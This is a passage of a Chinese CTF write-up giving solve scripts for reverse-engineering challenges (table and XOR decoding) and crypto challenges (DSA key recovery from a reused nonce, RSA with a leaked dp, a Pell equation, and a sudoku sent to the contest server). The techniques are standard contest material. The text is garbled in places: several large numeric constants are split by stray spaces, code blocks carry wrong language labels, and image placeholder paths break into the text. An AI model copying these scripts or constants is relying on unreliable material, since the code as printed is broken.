29,0x72,0x47,0x6C,0x70,0x15,0x0DF,0x0D9,0x17,0x74,0x3F,0x62,0x0CD,0x41,0x7,0x73,0x53,0x85,0x31,0x8A,0x30,0x0AA,0x0AC,0x2E,0x0A3,0x50,0x7A,0x0B5,0x8E,0x69,0x1F,0x6A,0x97,0x55,0x3A,0x0B2,0x59,0x0AB,0x0E0,0x28,0x0C0,0x0B3,0x0BE,0x0CC,0x0C6,0x2B,0x5B,0x92,0x0EE,0x60,0x20,0x84,0x4D,0x0F,0x26,0x4A,0x48,0x0B,0x36,0x80,0x5D,0x6F,0x4C,0x0B9,0x81,0x96,0x32,0x0FD,0x40,0x8D,0x27,0x0C1,0x78,0x4F,0x79,0x0C8,0x0E,0x8C,0x0E5,0x9E,0x0AE,0x0BF,0x0EF,0x42,0x0C5,0x0AF,0x0A0,0x0C2,0x0FA,0x0C7,0x0B6,0x0DB,0x18,0x0C4,0x0A6,0x0FE,0x0E9,0x0F5,0x6E,0x64,0x2F,0x0F1,0x1B,0x0FB,0x0BA,0x0A7,0x37,0x8F]
power = [128, 64, 32, 16, 8, 4, 2, 1]
def reget(num):
    rst = [0] * 8
    bit = [0] * 8
    for k in range(8):
        bit[k] = num & power[k]
    for i in range(8):
        rst[i] = bit[i] << i
    return rst
preflag = []
for i in range(0, 40, 8):
    kumi = [0] * 8
    for j in range(8):
        index = table.index(cipher[i+j])
        t = reget(index)

        for l in range(8):
            t[l] = t[l] >> j
        for l in range(8):
            kumi[l] += t[l]
    preflag += kumi
for item in preflag:
    print(chr(item), end='')
```

flag：kgD1ogB2yGa2roiAeXiG8_aqnLzCJ_rFHSPrn55K

RE4【虚假的粉丝】

查找字符串找到奇怪的字符串和没有调用的函数，解出文件名



```c
int sub_401379()
{
  char Buffer[100]; // [esp+16h] [ebp-92h] BYREF
  char FileName[30]; // [esp+7Ah] [ebp-2Eh] BYREF
  FILE *Stream; // [esp+98h] [ebp-10h]
  int i; // [esp+9Ch] [ebp-Ch]

  for ( i = 0; i <= 23; ++i )
    FileName[i] = aJMOeeJmhih555X[i] ^ 0xC;
  Stream = fopen(FileName, "r");
  fread(Buffer, 0x57u, 1u, Stream);
  return printf("%s\n", Buffer);
}
```

Python

```python
s='"#j#M_OEE!jmhih,=555"xtx'

f=''.join([chr(ord(i)^0xC) for i in s])
print(f)
```

打开解出的文件名./f/ASCII-faded 1999.txt

找到两个表达式，对应着 main 函数中的前两部分秘钥，第三部分最少为 40

Python

```python
print((hex(ord('A')) + hex(ord('W'))).replace("0x", ""))
print(ord('F') + ord('a') + ord('d') + ord('e') + ord('d') + ord('i') + ord('s') + ord('b') + ord('e') + ord('s') + ord('t'))
```

计算结果分别为 4157 和 118，从该位置起读取 40 个字节，得到一串字符，猜测为 base64

Nginx


```
UzNDcmU3X0szeSUyMCUzRCUyMEFsNE5fd0FsSzNS
```

解出来得到

Apache

```
S3Cre7_K3y%20%3D%20Al4N_wAlK3R
```

根据提示第 1 位为 A 第 11 位为 R，发现Al4N_wAlK3R是正确秘钥，用该秘钥解密（异或）5315 文件，打开之后可以看到 flag



```
i;i;i;iririririri;iririri;i;;riririri;i;iriririr;;iriri;iririri;iri;iririririririri;i;iri;i;iri;irir;ri;iriri
iiriiiii;;riri;ii:i:i:ii;i;iiiii;iiiii;i;;riri;i;i;iri;iii;i;iii;iiiii;iiiii;iri;iiii:ii;iiiii;;rir;ririri;i;
:ii:,::iiriririi::.,.,,::ii;:::::i::::iiiiiii;irir;;i;::,::i:::::i::,::i:::iir;rii::ir:ii::::ii;i;i;i;i;iiii:
::::@B@,iiririi:@B@B@B@B::i::2@B:::B@q::i:::ii;iririi::B@Bi::B@B:,:@@U:,BBM:iirii,PB@B;::.@B5:i:i:i:iii:i::::
::,@B@BY:iiri;i:B@B@B@B@::.L:@B@.:,@B@.:,7jr,:i;iri;i:L@B@B.,G@@,.B@B@..B@F:irii:;B@B7,:.@B@B,:r:,Lv,:::,ju7,
:,F@@:@B.:iirir::..B@ ..@B@BkS@B.:.B@B.7@@@@@i:i;i;i:.@@,B@u..@BE @@@B:r@B,:ri;iiB@B@B.:@B@BG.iB@B@B@7.B@B@B:
,,@@BUB@B::;iriii:i@Bi.i@@Oi.BB@.,.@B@ @B@B@B@:ii;ii,@B@j@B@..X@B0B1v@@@B2:iirii:,B@2.E@@;B@@i:@@v @@@ @@@O7.
.B@@@B@@@r:iri;ii:7B@i:i@B.,:2@B5iuB@2.B@B80@U:irii:LB@B@B@B@..B@B@..B@@@.:i;i;ii.@B5.@B@@@@@B,B@..B@B.:uB@BU
7@B;...@B@:i:iiiiir@Br:;B@ii::B@B@B@B,,UB@B@B::iii::B@B...v@B7,BB@B,,@B@0::iiiii::B@F:,,..B@G.i@@:.@B@.@B@B@i
:i:::::::i::::::ii:ii:i:i::ii::,;7;,::i:,iL7:::::::;:::::::ri::::::i::::::i::,::::i:::i:i::::::ii::::::LL:,,
::iii;ii::B@B@B@:iiiiiiiiiiri;ii:i:iiiiiii:::B@B@@@:iiiiiii:iii:iiiiiiiiir@B@B@Mi:iiiiri;iiiiiiiiiiiiii:i:i:
ii;iririi:rrr;rriiririri;iririri;i;iri;iri;iii7rrrrriiririririri;i;i;i;iri;iirr;rrriiiri;iriri;i;iriri;iriiiiii
i;i;iriri;ii:i:ii;ir;ririri;i;iririri;i;;r;ri;ii:i:iiririririri;iri;;ririi:i:ii;iri;iririririririririr;;i
riririr;ririiiiririririririririri;iririririri;i;iririri;iririr;ririririri;i;iri;i;iri;iririririririr;rir
```

flag：A_TrUe_AW_f4ns

CRYPTO

CRYPTO1【unknown_dsa】

主要是解pell方程和DSA加密

首先解佩尔方程https://brilliant.org/wiki/quadratic-diophantine-equations-pells-equation/

解完之后利用中国剩余定理和扩展欧几里得算法等进行计算m1 m2

Python

```python
import gmpy2
from functools import reduce
import hashlib
import libnum

def exgcd(a, b):
    if b == 0: return 1, 0
    x, y = exgcd(b, a % b)
    return y, x - a // b * y

def uni(P, Q):
    r1, m1 = P
    r2, m2 = Q

    d = gmpy2.gcd(m1, m2)
    assert (r2 - r1) % d == 0

    l1, l2 = exgcd(m1 // d, m2 // d)

    return (r1 + (r2 - r1) // d * l1 * m1) % gmpy2.lcm(m1, m2), gmpy2.lcm(m1, m2)


def CRT(eq):
    return reduce(uni, eq)

ms1=[10537190383977432819948602717449313819513015810464463348450662860435011008001132238851729268032889296600248226221086420035262540732157097949791756421026015741477785995033447663038515248071740991264311479066137102975721041822067496462240009190564238288281272874966280,
    121723653124334943327337351369224143389428692536182586690052931548156177466437320964701609590004825981378294358781446032392886186351422728173975231719924841105480990927174913175897972732532233,
    1440176324831562539183617425199117363244429114385437232965257039323873256269894716229817484088631407074328498896710966713912857642565350306252498754145253802734893404773499918668829576304890397994277568525506501428687843547083479356423917301477033624346211335450]
cs1 = [2852589223779928796266540600421678790889067284911682578924216186052590393595645322161563386615512475256726384365091711034449682791268994623758937752874750918200961888997082477100811025721898720783666868623498246219677221106227660895519058631965055790709130207760704,
    21115849906180139656310664607458425637670520081983248258984166026222898753505008904136688820075720411004158264138659762101873588583686473388951744733936769732617279649797085152057880233721961,
    301899179092185964785847705166950181255677272294377823045011205035318463496682788289651177635341894308537787449148199583490117059526971759804426977947952721266880757177055335088777693134693713345640206540670123872210178680306100865355059146219281124303460105424]
m1,mod1 = CRT(zip(cs1,ms1))
ms2=[1684505003109729307072085837773538458627236142743376969686293408384379279193659737364314677378259318944035821331259175791966216971755572833671789075169621831768398654909584273636143519940165648838850012943578686057625415421266321405275952938776845012046586285747, 1921455776649552079281304558665818887261070948261008212148121820969448652705855804423423681848341600084863078530401518931263150887409200101780191600802601105030806253998955929263882382004, 25220695816897075916217095856631009012504127590059436393692101250418226097323331193222730
0915630320673148892860517454682634466493232953553501013181999429502235721940271891990460451560462952746399770525857683655016403400233567567833599249351060740176050197871]
cs2 =[148052450029409767056623510365366602228778431569288407577131980435074529632715014971133452626021226944632282479312378667353792117133452069972334169386837227285924011187035671874758901028719505163887789382835770664218045743465222788859258272826217869877607314144, 1643631850318055151946938381389671039738824953272816402371095118047179758846703070931850238668262625444826564833452294807110544441537830199752050040697440948146092723713661125309994275256, 10949587016016795940445976198460149258144635366996455598605244743540728764635947061037779912661207322820180541114179612916018317600403816027703391110922112311910900034442340387304006761589708943814396303183085858356961537279163175384848010568152485779372842]

print(m1)
print(mod1)
print(gmpy2.iroot(m1,7))
print(libnum.n2s(int(8382905590662478666595114136929713707132131361720892331048437274828529226704174)))
m2, mod2 = CRT(zip(cs2, ms2))
print(m2)
print(mod2)
print(gmpy2.iroot(m2, 7))
print(libnum.n2s(int(10336852405630488944198347577475266693234960398137850045398990629116544863921454)))
```

由h(m1)与h(m2)解出p，q，解s1和s2

这里出现的安全攻击主要是因为两个消息使用了相同的k，如果两个消息使用了相同的k，或者两个k之间有联系，比如使用的是k和k+1，这样的情况下即使k保密，也是危险的这主要是因为相同的k会导致相同的r，以上两个方程恰好2个未知数，只需解出同余方程组即可知道k和x。

通过上面所述的方法求解出私钥再解题即可

参考https://www.baidu.com/link?url=-W9xEnRu-kPqMguGYSOeSmZufu2JOCgeYcdHhEDUPwr41gAyRXGWCocvu38eh2-S&wd=&eqid=e7db081e0004e8b0000000066199b57b

Python

```python
import libnum
import gmpy2
import pprint
p = 95139353880772104939870618145448234251031105153406565833029787299040378395002190438381537974853777890692924407167823818980082672873538133127131356810153012924025270883966172420658777903337576027105954119811495411149092960422055445121097259802686960288258399754185484307350305454788837702363971523085335074839
q = 89551391627954344531425888685633312682612016 05181
t = 60132176395922896902518845244051065417143507550519860211077965501783315971109433544482411208238485135554065241864956361676878220342500208011089383751225437417049893725546176799417188875972677293680033005399883113531193705353404892141811493415079755456185858889801456386910892239869732805273879281094613329645326287205736614546311143635580051444446576104548
s1 = 37659916692187611899413218566020315198350067089 6
s2 = 187705159843973102963593151204361139335048329243
hm1 = 639986002467497679220102921632339850552585088 21
hm2 = 1121013631791355094793010532678158450130791457285
tmp = p * q - (p + q)
n = p* q
ds_test = s1-s2
hm_minus = hm1-hm2
k = gmpy2.mul(hm_minus, gmpy2.invert(ds_test, q)) %q
r1 = 498841194617327650445431051685964174399227739376
r2 = 620827881415493136309071302986914844220776856282
s3 = 674735360250004315267988424435741132047607535029
tmp1 = (s1*k -hm1)*gmpy2.invert(r1,q)%q
data=libnum.n2s(int(tmp1))
tmp2 = (s3*k -hm1)*gmpy2.invert(r2,q)%q
data+=libnum.n2s(int(tmp2))
pprint.pprint(data.decode())
```

CRYPTO4【hardrsa】

类似[羊城杯 2020]Power这道题（思路完全一样）

代码上段是在dp泄露的情况下进行RSA解密，代码下段则是要求反求加密指数

```python
y = 44970334770928732898244681231887015823036968862589430795360407450241325804526550249636599838356211991556508051807736083970500405821178436965648667830700734869199113661014291937277978277911150712910111067455923538839208211341730600205012421590480302689440015519427542483457794250015041044005766067946091864535737609561307972017214830209789373403478845812233381675916260588887953159421766192154729316428193492066993541708015683307252835851180775774855434861595797766378476212474655463815269346958076100243779383709410133840801740725198611658924052362534096402553135744670626387184348914306862050102028442178124387967529206026887635325085436918918292605520422900256822484643691815324572051445023443317071731108386859147718606189628279088085079747165832132412733470443843035484477013198004966851635077493962536990986990636217401562807825803963811106484232497999786774640480645732952869072275732237315867082720335059080939093298661680553316871468683417496521124286320107648212715257177496058091531802230341811134640629521757156415557376537151974932592214587512839590911225424202751240056485544410132542771064321269076827204888141198883001198505921804868431134941576444176036476294269272283485028798539955904245747094258045651639518863791630381405577735773889426403798894595146841686164720465889383775336185166757318592077927263588512714934884506447812184346278936711269867378000543614439357383249820365905690923375720653751429099381062887225084186205967257070473399071628224883 9
c1 = 7810013146187228561342624432273750214721948510879913097520242963804285948813693378349821091433574194076165613751603392641897536373419466103167851685704072353205544869592882062409440048146495018112663845623466981498241127098565020924568776559548373887697557252127696314954265918768007591732230851216390442329738163553277169043401658913287617128359632043562337628342522853615772678152487034861498311640881508825760978851798681062250596153881288995318568425646954036980986310394832644409071516135119822916319013090366187463102030448184271508610424399880838285963375393851291588622351344923873372177797717543032971797094044086205920451822412679282291214147926079123231254474830141263622249884167674220839062235302266832080920131272493686216735070982358187072283132940635901029312101976416001631625943274929114244887425944685458230762675865015160777047833471931794172768093524382031314482982608195553977857056523293546320113511004986120443228506002923722951829729167911416526580886286282721119371115915299242713317617779604598157275890347446517934602981156376528325477781343333989205832201322896410330494674388821306839767254086326088331466549208879355477567461099463953726358827607699290773515370200200100538332144297409762678669989599354458157245747643785377879488894523862286940163435322034479041932651683614614070685257774836490334913824610637995464700255709113147566929599719648454819950733542149955698594913916263956062297328310934274618699460959885438696652063833899905 9

x=sympy.discrete_log(y,c1,2)
print(x)
```

sage(num就是上面求得的x):

Apache

```
y=449703347709287328982446812318870158230369688625894307953604074502413258045265502496365998383562119915565080518077360839705004058211784369656486678307007348691991136610142919372779782779111507129101110674559235388392082113417306002050124215904803026894400155194275424834577942500150410440057660679460918645357376095613079720172148302097893734034788458122333816759162605888879531594217661921547293164281934920669935417080156833072528358511807757748554348615957977663784762124746554638152693469580761002437793837094101338408017407251986116589240523625340964025531357446706263871843489143068620501020284421781243879675292060268876353250854369189182926055204229002568224846436918153245720514450234433170717311083868591477186061896282790880850797471658321324127334704438430354844770131980049668516350774939625369909869906362174015628078258039638111064842324979997867746404806457329528690722757322373158670827203350590809390932986616805533168714686834174965211242863201076482127152571774960580915318022303418111346406295217571564155573765371519749325922145875128395909112254242027512400564855444101325427710643212690768272048881411988830011985059218048684311349415764441760364762942692722834850287985399559042457470942580456516395188637916303814055777357738894264037988945951468416861647204658893837753361851667573185920779272635885127149348845064478121843462789367112698673780005436144393573832498203659056909233757206537514290993810628872250841862059672570704733990716282248839
num=43776275628859890575232443794319298551934804213472744927022818696759188901977390266973172755658396197421139420206549889337117978597883154859965236605452518446448639813055134133587564045471804447818058571586426895800984805588363855865218690877547419152765512143095217413477343835473963637692441032136163289964756172316289469159500312630529091350636808491697553069388388303341623047737553556123142002737059936569931163197364571478509576816349348146215101250803826590694039096063858424405382950769415272111843039715632655831594224288099608827345377164375927559338153505991404973888594356664393487249819589915881178770048740
R.<x>=Zmod(y)[]
f=2019*x**2+2020*x**3+2021*x**4-num
f.roots()
```

JSON

```
[(12131601165788024635030034921084070470053842112984866821070395281728468805072716002494427632757418621194662541766157553264889658892783635499016425528807741,
  1)]

```

求得p后

Lisp

```
p=121316011657880246350300349210840704700538421129848668210703952817284688050727160024944276327574186211946625417661575532648896588927836354990164255288077741
print(long_to_bytes(pow(c,dp,p)))
#DASCTF{98d923h4344e3bf72f8775xy65tvftv5}
```

CRYPTO5【密码人集合】


思路：

Shell

```
root@VM-0-6-ubuntu:~# nc  82.157.25.233 38900

Hi! 欢迎来到西湖论剑。
作为队伍里面密码手的你，你是否孤独呢?
你是否想过这道题可能是什么密码呢，是RSA、是DSA、是AES、是LWE? 是一场头脑风暴，是又一次网上找现成脚本，还是又需要研究论文实现代码。
Nope!
我只想让你快乐。
Be happy。

相信我不需要再解释如何玩这个游戏了。那
么 开始吧
------------------------------
*  要 *  | 论 我 *  | *  *  一
*  *  *  | 剑 *  第 | 我 *  *
*  *  *  | *  *  湖 | *  *  剑
------------------------------
*  *  *  | *  *  *  | *  *  *
*  *  *  | *  论 *  | 湖 要 第
拿 *  *  | *  *  *  | *  *  *
------------------------------
*  论 *  | 湖 *  剑 | *  *  *
*  *  *  | 拿 *  论 | *  *  要
*  *  *  | 我 *  *  | *  *  *
------------------------------

连成一串输入，例如完整矩阵为
a b c
d e f
g h i
输入abcdefghi即可。
> 请输入答案字符串:
> 格式错误!
```

多开几次就知道完整的9个单词是 西湖论剑我要拿第一，对应数独中的123456789。

所以就是玩个数独。网上找个数独在线解：



数独解算器

如果您在某个数独游戏上思考了很长时间无果，不要过早放弃，继续尝试 - 独立完成游戏的感觉是值得花时间的。然而，如果反复尝试后一直失败，可使用此解算器。最后，您会发现也许是数独作者的失误，而不是您的原因 :-)

您的数独谜题

请输入您想要完成的数独游戏。

			2					7
	8			7		1		
	6			2	8			1
8					7			
9		5					8	
3				5				
							1	
		1	7		2			8

数独答案

您输入的数独可能是错误的，因为此数独有不止一种答案。其中一种正确答案如此：

1	3	4	2	8	6	9	5	7
6	5	7	4	1	9	8	2	3
2	8	9	3	7	5	1	4	6
4	6	3	5	2	8	7	9	1
8	1	2	6	9	7	5	3	4
9	7	5	1	3	4	6	8	2
3	2	6	8	5	1	4	7	9
7	4	8	9	6	3	2	1	5
5	9	1	7	4	2	3	6	8

zh.sudoku.menu: 在线玩数独 | 网站地图
in english | auf deutsch | français | česky |

写个脚本：

PHP

```php
<?php
$x="1 3 4 2 8 6 9 5 7
    6 5 7 4 1 9 8 2 3
2 8 9 3 7 5 1 4 6
4 6 3 5 2 8 7 9 1
8 1 2 6 9 7 5 3 4
9 7 5 1 3 4 6 8 2
3 2 6 8 5 1 4 7 9
7 4 8 9 6 3 2 1 5
5 9 1 7 4 2 3 6 8
    ";
$x=str_replace(" ","",$x);
$x=str_replace(array("\r\n", "\r", "\n"), "", $x);
$x=str_replace("1","西",$x);
$x=str_replace("2","湖",$x);
$x=str_replace("3","论",$x);
$x=str_replace("4","剑",$x);
$x=str_replace("5","我",$x);
$x=str_replace("6","要",$x);
$x=str_replace("7","拿",$x);
$x=str_replace("8","第",$x);
$x=str_replace("9","一",$x);
echo $x;
//西论剑湖第要一我拿要我拿剑西一第湖论湖第一论拿我西剑要剑要论我湖第拿一西第西湖要一拿我论剑一拿我西论剑要第湖论湖要第我西剑拿一拿剑第一要论湖西我我一西拿剑湖论要第

?>
```

Shell

```shell
输入abcdefghi即可。
> 请输入答案字符串:
西论剑湖第要一我拿要我拿剑西一第湖论湖第一论拿我西剑要剑要论我湖第拿一西第西湖要一拿我论剑一拿我西论剑要第湖论湖要第我西剑拿一拿剑第一要论湖西我我一西拿剑湖论要第

恭喜！答案正确，这是你的奖励DASCTF{27f2e0495e6d013f9682c39545989098}。
继续开启下一站的旅程吧。

```

flag:

DASCTF{27f2e0495e6d013f9682c39545989098}